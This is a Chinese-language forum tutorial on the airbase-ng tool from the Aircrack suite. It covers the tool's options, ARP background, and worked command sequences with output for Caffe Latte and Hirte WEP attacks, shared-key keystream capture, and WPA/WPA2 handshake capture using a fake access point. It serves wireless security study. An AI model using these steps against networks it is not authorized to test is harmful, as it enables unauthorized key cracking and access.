

# Aircrack 命令组详解 《一》

## Airbase-ng

Compiled and edited by Zero&Max

前言:

近段时间大家比较关注无线安全的,到 Aircrack 官方网站逛了逛,找到了些关于命令的说明文档,不过是英文的,地址如下:

<http://www.anywlan.com/bbs/viewthread.php?tid=11347&extra=page%3D1>。而介绍文档并没有将其工作原理详细说明,Zero&Max 找时间将命令的详细解释及原理给大家一一介绍。不过 Zero&Max 都有工作,所有命令的原理和解释从头到尾弄出来不太现实,现决定以更新的方式陆续为大家献上。文档难免有些错误,欢迎大家积极拍砖,顺便转告 Zero&Max,以便我们能及时更改,谢谢!

联系方式附上: Zero [Zero.chenwen@gmail.com](mailto:Zero.chenwen@gmail.com)  
Max [norrizvan@yahoo.com](mailto:norrizvan@yahoo.com)

闲话少说,首先给大家介绍 Airbase-ng 命令组(以下简称 Base 命令)。Base 命令组是针对与 AP 有关联的客户端进行攻击的多用途工具,其用途的多样性及灵活性可归纳为以下几种:

1. 执行针对 WEP 加密的牛奶咖啡(Caffe Latte Attack)的客户端攻击;
2. 执行针对 WEP 加密的牧羊人(Hirte)客户端攻击;
3. WPA/WPA2 握手信息的捕获能力;
4. 担当起 AD-HOC AP 的能力;
5. 担当起完整 AP 的能力;
6. 过滤指定的 SSID 或客户端的 MAC 地址;
7. 控制重传包;
8. 发送数据包的加密和接受数据包的解密。

Base 命令主要意图是鼓励客户端关联到伪造的 AP,而不是阻止客户端连接到合法的 AP。Base 运行时会产生 tap interface (atx),用来解密接收包和发送加密包。

因为合法客户端一般会发送请求探测包或网络配置,而这些被探测到的帧对于绑定客户端到我们的软 AP(也可以叫做伪 AP)是极其重要的。这时,AP 将会对任何请求进行相应的响应,让这些客户端跟据相应的 airbase-ng BSSID 进行验证。也就是说,此种模式会有很大可能影响同频道其他 AP 的正常工作。

**警告: Base 命令会轻易干扰你周围的 AP,为了尽可能降低影响请使用过滤器。尽量不去干扰别人的网络。**

使用方法: airbase-ng <options> <replay interface>

#### Options:

- a bssid : set Access Point MAC address  
设置 AP MAC 地址
- i iface : capture packets from this interface  
包捕获接口, 比喻 wlan0
- w WEP key : use this WEP key to en-/decrypt packets  
使用这个 WEP 密码来加密解密包
- h MAC : source mac for MITM mode  
为 MITM 模式设置源 MAC
- f disallow : disallow specified client MACs (default: allow)  
拒绝指定 MAC 的客户端 (默认: allow 容许)
- W 0|1 : [don't] set WEP flag in beacons 0|1 (default: auto)  
在 beacons 中设置 WEP 标志 (0 为不设置, 1 为设置, 默认自动)
- q : quiet (do not print statistics)  
不进行打印统计
- v : verbose (print more messages)  
显示更多信息
- A : Ad-Hoc Mode (allows other clients to peer)  
AD-HOC 模式, 容许其他客户端进行端对端的连接
- Y in|out|both : external packet processing  
外部数据包的处理 in(进)|out(出)|both(进、出)
- c channel : sets the channel the AP is running on  
设置 AP 工作在指定信道
- X : hidden ESSID  
隐藏 ESSID
- s : force shared key authentication (default: auto)  
促进共享密匙认证 (默认自动)
- S : set shared key challenge length (default: 128)  
设置共享密匙长度 (默认 128 位)
- L : Caffe-Latte WEP attack (use if driver can't send frags)  
牛奶咖啡 WEP 攻击 (在驱动不支持发送碎片封包时候使用)
- N : cfrag WEP attack (recommended)  
牧羊 WEP 攻击 (推荐)  
Hirte attack (cfrag attack), creates arp request against wep client
- (long "Ccfrag")
- x nbpps : number of packets per second (default: 100)  
每秒钟发送包的数量 (默认 100)
- y : disables responses to broadcast probes  
关闭广播探测反馈
- 0 : set all WPA,WEP,open tags. can't be used with -z & -Z  
设置所有 WPA,WEP,OPEN 标签, 不能与 -z&-Z 同时使用
- z type : sets WPA1 tags. 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104

- 设置 WPA1 标签 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104
- Z type : same as -z, but for WPA2  
功能与-z 相同, 但是指 WPA2
- V type : fake EAPOL 1=MD5 2=SHA1 3=auto  
伪造 EAPOL 1=MD5 2=SHA1 3=auto
- F prefix : write all sent and received frames into pcap file  
将所有接收和发射的包写入 pcap 文件

#### Filter options:

- bssid MAC : BSSID to filter/use  
使用 BSSID 作为过滤器
- bssids file : read a list of BSSIDs out of that file  
从指定文件读取 BSSIDs 列表
- client MAC : MAC of client to filter  
使用网卡 MAC 地址过滤
- clients file : read a list of MACs out of that file  
从指定文件读取 MAC 地址列表
- essid ESSID : specify a single ESSID (default: default)  
指定一个 ESSID(默认 default)
- essids file : read a list of ESSIDs out of that file  
从指定文件读取 ESSID 列表
- help : Displays this usage screen  
显示这个屏幕

#### 说明:

##### 1. Caffe Latte Attack

###### 1) Caffe Latte Attack 解释:

先来说说 Caffe Latte Attack (关于这个名字的由来, 我想是这样的, 其本意是牛奶咖啡。意大利人比较喜欢喝。所以在好多公共场所, 比如说 starbucks, 机场火车站, 都提供这个, 然而, 众所周知, 无线发展到今天, 破解也是跟得很紧, 自然这些地方也不能避免, 但是在这些地方对破解的要求比我们在家的要求更高, 对, 那就是速度要求。如果你对面坐着一个人, 拿着 Iphone, 你刚刚开始破解他就去登机口了, 那还破个屁啊。哈哈。所以 caffelatte 这个词就被用上了, 两层意思: 1. 在公共场合进行破解 2. 喝一杯咖啡的时间破解, 说通俗点中国话就是一杯茶或一支烟的工夫。)

###### 2) Caffe Latte Attack 攻击:

在说这个攻击前, 先给大家解释一下 GARP 也就是 gratuitous ARP, 称作为“无为”或“无故”ARP。

##### a. ARP 相关解释

###### 1. ARP 协议概述

ARP 协议和 ICMP 协议是常用的 TCP/IP 底层协议。在对网络故障进行诊断的时候, 它们也是最常用的协议。

ARP (Address Resolution Protocol, 地址解析协议) 是一个位于 TCP/IP 协议栈中的低层协议, 负责将某个 IP 地址解析成对应的 MAC 地址。

## 2. ARP 工作原理

### 2.1 ARP 工作过程

当一个基于 TCP/IP 的应用程序需要从一台主机发送数据给另一台主机时, 它把信息分割并封装成包, 附上目的主机的 IP 地址。然后, 寻找 IP 地址到实际 MAC 地址的映射, 这需要发送 ARP 广播消息。当 ARP 找到了目的主机 MAC 地址后, 就可以形成待发送帧的完整以太网帧头。最后, 协议栈将 IP 包封装到以太网帧中进行传送。

如图 1 所示, 描述了 ARP 广播过程。




图 1 ARP 广播

在图 1 中, 当主机 A 要和主机 B 通信 (如主机 A Ping 主机 B) 时。主机 A 会先检查其 ARP 缓存内是否有主机 B 的 MAC 地址。如果没有, 主机 A 会发送一个 ARP 请求广播包, 此包内包含着其欲与之通信的主机的 IP 地址, 也就是主机 B 的 IP 地址。当主机 B 收到此广播后, 会将自己的 MAC 地址利用 ARP 响应包传给主机 A, 并更新自己的 ARP 缓存, 也就是同时将主机 A 的 IP 地址/MAC 地址对保存起来, 以供后面使用。主机 A 在得到主机 B 的 MAC 地址后, 就可以与主机 B 通信了。同时, 主机 A 也将主机 B 的 IP 地址/MAC 地址对保存在自己的 ARP 缓存内。

### 2.2 ARP 报文格式

ARP 报文被封装在以太网帧头部中传输, 如图 2 所示, 是 ARP 请求协议报文头部格式。



图2 ARP 请求协议报文头部格式

图2中黄色的部分是以以太网（这里是 Ethernet II 类型）的帧头部。其中，第一个字段是广播类型的 MAC 地址：0XFF-FF-FF-FF-FF-FF，其目标是网络上的所有主机。第二个字段是源 MAC 地址，即请求地址解析的主机 MAC 地址。第三个字段是协议类型，这里用 0X0806 代表封装的上层协议是 ARP 协议。

接下来是 ARP 协议报文部分。其中各个字段的含义如下：

硬件类型：表明 ARP 实现在何种类型的网络上。

协议类型：代表解析协议（上层协议）。这里，一般是 0800，即 IP。

硬件地址长度：MAC 地址长度，此处为 6 个字节。

协议地址长度：IP 地址长度，此处为 4 个字节。

操作类型：代表 ARP 数据包类型。0 表示 ARP 请求数据包，1 表示 ARP 应答数据包。

源 MAC 地址：发送端 MAC 地址。

源 IP 地址：代表发送端协议地址（IP 地址）。

目标 MAC 地址：目的端 MAC 地址（待填充）。

目标 IP 地址：代表目的端协议地址（IP 地址）。

ARP 应答协议报文和 ARP 请求协议报文类似。不同的是，此时，以太网帧头部的目标 MAC 地址为发送 ARP 地址解析请求的主机的 MAC 地址，而源 MAC 地址为被解析的主机的 MAC 地址。同时，操作类型字段为 1，表示 ARP 应答数据包，目标 MAC 地址字段被填充以目标 MAC 地址。

### 2.3 ARP 缓冲区

为了节省 ARP 缓冲区内存，被解析过的 ARP 条目的寿命都是有限的。如果一段时间内该条目没有被参考过，则条目被自动删除。在工作站 PC 的 Windows 环境中，ARP 条目的寿命是 2 分钟，在大部分 Cisco 交换机中，该值是 5 分钟。

在工作站 PC 的 Windows 环境中，可以使用命令 `arp -a` 查看当前的 ARP 缓存，如图 3 所示。而在路由器和交换机中可以命令 `show arp` 完成相同的功能，如图 4 所示。




图3 Windows环境下, 命令 arp -a 的输出

```
Router#show arp
Protocol Address      Age (min)  Hardware Addr  Type   Interface
Internet 210.31.224.233      0          0060.94b9.d14b ARPA   FastEthernet0/1
Internet 210.31.224.186      0          0800.20a9.a544 ARPA   FastEthernet0/1
Internet 210.31.221.254      0          00e0.4ce0.cadb ARPA   FastEthernet1/0
Internet 210.31.221.253      -          000b.fdd2.9c91 ARPA   FastEthernet1/0
Internet 210.31.224.254      -          000b.fdd2.9c82 ARPA   FastEthernet0/1
Internet 61.240.133.177  0          00e0.fc04.c541 ARPA   FastEthernet0/0
Internet 61.240.133.178  -          000b.fdd2.9c81 ARPA   FastEthernet0/0
Router#
```

图4 路由器中 show arp 命令的输出

注意: ARP 不能通过 IP 路由器发送广播, 所以不能用来确定远程网络设备的硬件地址。对于目标主机位于远程网络的情况, IP 利用 ARP 确定默认网关(路由器)的硬件地址, 并将数据包发到默认网关, 由路由器按它自己的方式转发数据包。

### 3. 反向 ARP

反向 ARP (Reverse ARP, RARP) 用于把物理地址 (MAC 地址) 转换到对应的 IP 地址。例如, 在无盘工作站启动的时候, 因为无法从自身的操作系统获得自己的 IP 地址配置信息。这时, 无盘工作站可发送广播请求获得自己的 IP 地址信息, 而 RARP 服务器则响应 IP 请求消息—为无盘工作站分配 1 个未用的 IP 地址 (通过发送 RARP 应答包)。

反向 ARP (RARP) 在很大程度上已被 BOOTP、DHCP 所替代, 后面这两种协议对 RARP 的改进是可以提供除了 IP 地址外的其它更多的信息, 如默认网关、DNS 服务器的 IP 地址等信息。

### 4. 代理 ARP

代理 ARP (PROXY ARP) 也被称作混杂 ARP (Promiscuous ARP) (RFC 925、1027) 一般被像路由器这样的设备使用--用来代替处于另一个网段的主机回答本网段主机的 ARP 请求。

下面是代理 ARP 的应用之一, 如图 5 所示, 主机 PC1 (192.168.20.66/24) 需要向主机



PC2 (192.168.20.20/24) 发送报文, 因为主机 PC1 不知道子网的存在且和目标主机 PC2 在同一主网络网段, 所以主机 PC1 将发送 ARP 请求广播报文请求 192.168.20.20 的 MAC 地址。这时, 路由器将识别出报文的目标地址属于另一个子网 (注意, 路由器的接口 IP 地址配置的是 28 位的掩码), 因此向请求主机回复自己的硬件地址 (0004.dd9e.cca0)。之后, PC1 将发往 PC2 的数据包都发往 MAC 地址 0004.dd9e.cca0 (路由器的接口 E0/0), 由路由器将数据包转发到目标主机 PC2。(接下来路由器将为 PC2 做同样的代理发送数据包的工作)。这种 ARP 使得子网化网络拓扑对于主机来说是透明的 (或者可以说是路由器以一个不真实的 PC2 的 MAC 地址欺骗了源主机 PC1)。




图5 代理 ARP

## 5. 无故 ARP

无故 (Gratuitous ARP, GARP) ARP 也称为无为 ARP。主机有时会使用自己的 IP 地址作为目标地址发送 ARP 请求。这种 ARP 请求称为无故 ARP, GARP, 主要有两个用途:

- (1) 检查重复地址 (如果收到 ARP 响应表明存在重复地址)。
- (2) 用于通告一个新的数据链路标识。当一个设备收到一个 arp 请求时, 发现 arp 缓冲区中已有发送者的 IP 地址, 则更新此 IP 地址的 MAC 地址条目。

如图 6 所示, 显示了一台 Cisco 路由器在其加电启动后、引导过程中向网络宣布自己的 Anywhere WLAN!!

一个以太网接口（Ethernet 0）的 MAC 地址以及 IP 地址的包。




图6 无故 ARP

从图中可以看出，这个 ARP 包的类型编码是 2，代表一个 ARP 应答消息（但是之前并没有对此 IP 的 ARP 请求消息）。这个 ARP 包的源硬件地址（MAC 地址）是路由器的这个接口的 MAC 地址，目标硬件地址（MAC 地址）使用的是广播地址（FF-FF-FF-FF-FF-FF）；而源和目标协议地址（IP 地址）都是此接口自身的 IP 地址。此 ARP 包用于设备（路由器）向网络宣告自身的 IP 地址和 MAC 地址映射，也用于检查是否有重复（冲突）的 IP 地址。

#### b. GARP 相关解释

主机有时会使用自己的 IP 地址作为目标地址发送 ARP 请求。这种 ARP 请求称为无故 ARP，GARP，主要有两个用途：

- （1）检查重复地址（如果收到 ARP 响应表明存在重复地址）。
- （2）用于通告一个新的数据链路标识。当一个设备收到一个 arp 请求时，发现 arp 缓冲区中已有发送者的 IP 地址，则更新此 IP 地址的 MAC 地址条目。

Base 命令组中包含 Caffe Latte 攻击，此攻击也可以通过大家所熟知的 aireplay-ng -6 命令进行实施。也可以用 -L 或者 -caffe-latte。此 -L 攻击主要是针对客户端在等待 arp 广播请求时所捕获的 GRAP。然后对发送者的 MAC 和 IP 进行修改，并修正 ICV（CRC32）值，再把修改过的包送回到客户端。此攻击在实际运用中的意义在于，即使当在设置了静态 IP，关闭 DHCP 并在子网 IP169.254.x.x 自行分配 ip 的情况下，只要在 2 层建立了连接，系统就会发送 GARP。那么破解也就成为可能。



## 3) 实例:

此攻击可以从客户端得到 wep 密钥。此攻击取决于客户端与伪 AP 连接后所接收到的 GARP 请求。

窗口中输入:

```
airbase-ng -c 9 -e teddy -L -W 1 wlan0
```

- -c 指定工作信道
- -e 指定 SSID
- -L 指定攻击模式 此处为牛奶咖啡攻击
- -w 1 通过 beacon 来指定 WEP
- wlan0 指定捕获无线数据包的端口

系统回显:

```
18:57:54 Created tap interface at0
```

```
18:57:55 Client 00:0F:B5:AB:CB:9D associated (WEP) to ESSID: "teddy"
```

此时, 在另外一个窗口中输入:

```
airodump-ng -c 9 -d 00:06:62:F8:1E:2C -w cfrag wlan0
```

- -c 指定工作通道
- -d 捕获客户端发送到 00:06:62:F8:1E:2C (伪造 AP) 的有效数据包—可选
- -w 定义捕获数据文件包的名称
- wlan0 指定用来捕获数据的无线端口

如下便是使用 base 成功获取数据包并进行攻击的窗口:

```
CH 9 ][ Elapsed: 8 mins ][ 2008-03-20 19:06
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:06:62:F8:1E:2C	100	29	970	14398 33	9	54	WEP	WEP		teddy

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:06:62:F8:1E:2C	00:0F:B5:AB:CB:9D	89	2-48	0	134362	

同时, 可以另起窗口使用 aircrack-ng 进行 wep 破解

第二个是关于 airbase 下 SKC (shared key capture)

输入:

```
airbase-ng -c 9 -e teddy -s -W 1 wlan0
```

- -c 9 指定工作通道
- -e teddy 指定 SSID
- -s 迫使共享密钥验证

- -w1 使用 beacon 指定 WEP
- Wlan0 指定捕获无线数据包的端口

系统回显:

```
15:08:31 Created tap interface at0
15:13:38 Got 140 bytes keystream: 00:0F:B5:88:AC:82
15:13:38 SKA from 00:0F:B5:88:AC:82
15:13:38 Client 00:0F:B5:88:AC:82 associated to ESSID: "teddy"
```

最后三行系统信息只在客户端与伪 AP 连接时出现

此时，在另外一个窗口运行：

```
airodump-ng -c 9 wlan0
```

- -c 指定工作信道
- Wlan0 指定捕获无线数据包的端口

如下便是成功捕获 SKA 的运行窗口，请注意右上角的 00:C0:CA:19:F9:65

```
CH 9 [ Elapsed: 9 mins ] [ 2008-03-12 15:13 ] [ 140 bytes keystream: 00:C0:CA:19:F9:65
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:C0:CA:19:F9:65	87	92	5310	0 0	9	54	WEP	WEP	SKA	teddy

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:C0:CA:19:F9:65	00:0F:B5:88:AC:82	83	0-1	0	4096	teddy

## 2. Hirte

牧羊人攻击是一种可以使用任何 IP 或 ARP 包的客户端攻击模式。接下来我们来介绍整个工作原理：

牧羊人攻击的基本思想是：生成个 ARP 请求包后发送回给客户端，以便客户端做出相应的相应。

要完成牧羊人攻击必须要先从客户端获取到一个 ARP 包或者是 IP 包，接着我们将篡改其内容从而生成一个 ARP 请求。

**备注-ARP 数据包说明：**这个 ARP 请求包中 33 字节处必须为目标客户端的 IP 地址，目标 MAC 地址必须全为 0。（在实际情况中目标 MAC 地址可以为任意值。从客户端接收的包中源 IP 地址有着固定的位置，ARP 包在 23 字节处，IP 包在 21 字节处。ARP 不是在包的长度为 68 附加广播目的地址那就是 86 字节处附加广播目的地址。）否则可能就是 IP 包。

为了将一个有效的 ARP 请求发回给客户端，我们需要篡改包中 33 字节处的源 IP 地址。当然你不能简单地篡改此位置，否则将无法得到有效的包。所以我们有了分解包的想法。ARP 请求会发送给客户端 2 个帧，第一个帧的长度是经过特意挑选以便篡改 33 字节处的源 IP 地址，最终将由客户端重新封装此帧。第二个帧是来源于客户端的未经修改的原始包。而对于

IP 数据包而言,采用同样的手法即可。在实际环境中,由于存在各种客观原因,为了得到更多可用的 PRGA,这三种帧将被封装到原始包中使用。无论任何情况下,位翻转是用来确保 CRC 的正确性。此外位翻转还被用来确保包中的源 ARP mac 地址是非多播的。

### AP 模式下的牧羊人攻击

这种攻击可以从客户端获取 WEP 密钥。要完成牧羊人攻击必须在客户端关联到伪 AP 后获取到一个 ARP 包或者是 IP 包。

输入:

```
airbase-ng -c 9 -e teddy -N -W 1 rausb0
```

- -c 指定工作信道
- -e 指定 SSID
- -N 指定牧羊人攻击模式
- -w 1 通过 beacon 来指定 WEP
- wlan0 指定捕获无线数据包的端口

系统回显:

```
18:57:54 Created tap interface at0
```

```
18:57:55 Client 00:0F:B5:AB:CB:9D associated (WEP) to ESSID: "teddy"
```

另一窗口输入:

```
airodump-ng -c 9 -d 00:06:62:F8:1E:2C -w cfrag wlan0
```

- -c 9 指定工作信道
- -d 捕获客户端发送到 00:06:62:F8:1E:2C (伪造 AP) 的有效数据包—可选
- -w 定义捕获数据文件包的名称
- Wlan0 指定捕获无线数据包的端口

以下是当 airbase-ng 成功从客户端获取到数据包及开始攻击:

```
CH 9 ][ Elapsed: 8 mins ][ 2008-03-20 19:06
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
-------	-----	-----	---------	------------	----	----	-----	--------	------	-------

00:06:62:F8:1E:2C	100	29	970	14398 33	9	54	WEP	WEP		teddy
-------------------	-----	----	-----	----------	---	----	-----	-----	--	-------

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
-------	---------	-----	------	------	---------	--------

00:06:62:F8:1E:2C	00:0F:B5:AB:CB:9D	89	2-48	0	134362	
-------------------	-------------------	----	------	---	--------	--

也可直接只用 airbase-ng 的“-F 文件名”直接写入捕获文件

同时,可以另起窗口使用 aircrack-ng 进行 wep 破解

### AD-HOC 模式下的牧羊人攻击

这种攻击可以从客户端获取 WEP 密钥。要完成牧羊人攻击必须在客户端关联到伪 AP 后获取到一个 ARP 包或者是 IP 包。

输入:

```
airbase-ng -c 9 -e teddy -N -W 1 -A wlan0
```

- -c 指定工作信道
- -e 指定 SSID
- -N 指定牧羊人攻击模式
- -w 1 通过 beacon 来指定 WEP
- -A 指定为 AD-HOC 模式
- wlan0 指定捕获无线数据包的端口

### 3. WPA 握手信息的捕获

输入:

```
airbase-ng -c 9 -e teddy -z 2 rausb0
```

- -c 指定工作信道
- -e 指定 SSID
- -z 2 指定为 TKIP
- wlan0 指定捕获无线数据包的端口

系统回显:

```
10:17:24 Created tap interface at0
```

```
10:22:13 Client 00:0F:B5:AB:CB:9D associated (WPA1;TKIP) to ESSID: "teddy"
```

最后一行的出现表示客户端已成功关联

开启另一窗口输入:

```
airodump-ng -c 9 -d 00:C0:C6:94:F4:87 -w cfrag wlan0
```

- -c 9 指定工作信道
- -d 捕获客户端发送到 00:06:62:F8:1E:2C (伪造 AP) 的有效数据包—可选
- -w 定义捕获数据文件包的名称
- Wlan0 指定捕获无线数据包的端口

当成功获取到 WPA 握手信息，将在窗口右边显示 “WPA handshake: 00:C0:C6:94:F4:87”

```
CH 9 ][ Elapsed: 5 mins ][ 2008-03-21 10:26 ][ WPA handshake: 00:C0:C6:94:F4:87
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:C0:C6:94:F4:87	100	70	1602	14 0	9	54	WPA	TKIP	PSK	teddy

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:C0:C6:94:F4:87	00:0F:B5:AB:CB:9D	86	2-1	0		75

也可直接只用 airbase-ng 的 “-F 文件名” 直接写入捕获文件

使用 “aircrack-ng cfrag-01.cap” 验证 WPA 握手信息:

```
Opening cfrag-01.cap
```

```
Read 114392 packets.
```

Anywhere WLAN!!

#	BSSID	ESSID	Encryption
1	00:C0:C6:94:F4:87	teddy	WPA (1 handshake)

#### 4. WPA2 握手信息的捕获

WPA2 握手信息的捕获基本上和 WPA 相同，不同的是使用 -Z 4 (CCMP 密码) 替换 -z 2.

```
airbase-ng -c 9 -e teddy -Z 4 rausb0
```